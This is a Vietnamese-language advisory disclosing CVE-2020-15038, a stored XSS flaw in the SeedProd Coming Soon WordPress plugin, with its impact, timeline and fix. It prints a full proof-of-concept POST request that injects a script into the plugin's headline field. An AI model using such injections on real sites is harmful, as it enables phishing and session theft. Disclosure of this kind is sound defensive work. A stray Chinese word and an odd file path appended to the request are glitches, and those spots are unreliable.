
Plugin Coming Soon Page, Under Construction & Maintenance Mode by SeedProd cho WordPress phiên bản 5.1.0 và thấp hơn được phát hiện dễ bị tổn thương trước Stored XSS trong khi tôi đang kiểm tra plugin. Phiên bản plugin 5.1.2 với việc làm sạch dữ liệu cải tiến đã được phát hành vào ngày 24 tháng 6, 2020.
CVE ID: CVE-2020-15038
Tóm tắt
Coming Soon Page, Under Construction & Maintenance Mode by SeedProd là một Plugin WordPress phổ biến với hơn 1 triệu cài đặt đang hoạt động. Nó được phát hiện dễ bị tổn thương trước lỗ hổng Stored Cross-Site Scripting (XSS). XSS là loại lỗ hổng có thể bị kẻ tấn công khai thác để thực hiện nhiều hành động độc hại như đánh cắp cookie phiên hoặc thông tin đăng nhập của nạn nhân, thực hiện hành động tùy ý thay mặt nạn nhân, ghi lại phím bấm của họ và nhiều hơn nữa.
Tác động
Mặc dù có nhiều cách kẻ tấn công có thể thực hiện hành động độc hại khai thác lỗ hổng này, hãy xem xét hai cách.
- Chuyển hướng (Redirection):
Nếu kẻ tấn công khai thác lỗ hổng, họ sẽ có thể sử dụng payload XSS để gây chuyển hướng sao cho bất kỳ khi nào nhà phát triển bật chế độ bảo trì, người dùng truy cập trang web sẽ bị chuyển hướng đến một domain dưới sự kiểm soát của kẻ tấn công, có thể được làm giống hệt trang web gốc với biểu mẫu đăng nhập để người dùng gửi thông tin đăng nhập. Nếu người dùng gửi thông tin đăng nhập mà không nhận ra domain đã thay đổi, tài khoản của họ sẽ bị xâm phạm. - Lừa đảo (Phishing):
Tương tự, kẻ tấn công cũng có thể sử dụng payload để tạo biểu mẫu đăng nhập trên chính trang Coming Soon/Maintenance Mode, cố gắng引诱 người dùng không cảnh giác nhập thông tin đăng nhập.
Lỗ hổng
Trường Tiêu đề (Headline) trong phần Cài đặt trang (Page Settings) cùng với các trường khác trong cài đặt plugin được phát hiện dễ bị tổn thương trước Stored XSS, được kích hoạt khi trang Coming Soon được hiển thị (cả chế độ xem trước và trực tiếp).
POST /wp-admin/options.php HTTP/1.1
Host: localhost:10004
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://localhost:10004/wp-admin/admin.php?page=seed_csp4
Content-Type: application/x-www-form-urlencoded
Content-Length: 636
Origin: https://localhost:10004
Connection: close
Cookie: ...
option_page=seed_csp4_settings_content&action=update&_wpnonce=faced0b8ff&_wp_http_referer=%2Fwp-admin%2Fadmin.php%3Fpage%3Dseed_csp4&seed_csp4_settings_content%5Bstatus%5D=1&seed_csp4_settings_content%5Blogo%5D=&seed_csp4_settings_content%5Bheadline%5D=%3Cscript%3Ealert%28%22Stored+XSS+in+Page+Headline%22%29%3C%2Fscript%3E&seed_csp4_settings_content%5Bdescription%5D=Proof+of+Concept&seed_csp4_settings_content%5Bfooter_credit%5D=0&submit=Save+All+Changes&seed_csp4_settings_content%5Bfavicon%5D=&seed_csp4_settings_content%5Bseo_title%5D=&seed_csp4_settings_content%5Bseo_description%5D=&seed_csp4_settings_content%5Bga_analytics%5D=
Dòng thời gian
Báo cáo lỗ hổng cho nhóm SeedProd vào ngày 22 tháng 6, 2020.
Phiên bản 5.1.2 chứa bản sửa lỗi cho lỗ hổng được phát hành vào ngày 24 tháng 6, 2020.
Khuyến nghị
Rất khuyến khích cập nhật plugin lên phiên bản mới nhất.
Tham khảo
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15038
- https://nvd.nist.gov/vuln/detail/CVE-2020-15038
- https://wordpress.org/plugins/coming-soon/#developers
- https://wpvulndb.com/vulnerabilities/10283
Để có các thực hành bảo mật tốt nhất, bạn có thể làm theo các hướng dẫn dưới đây:
- Hướng dẫn bảo mật WordPress
- Gỡ hack và mã độc WordPress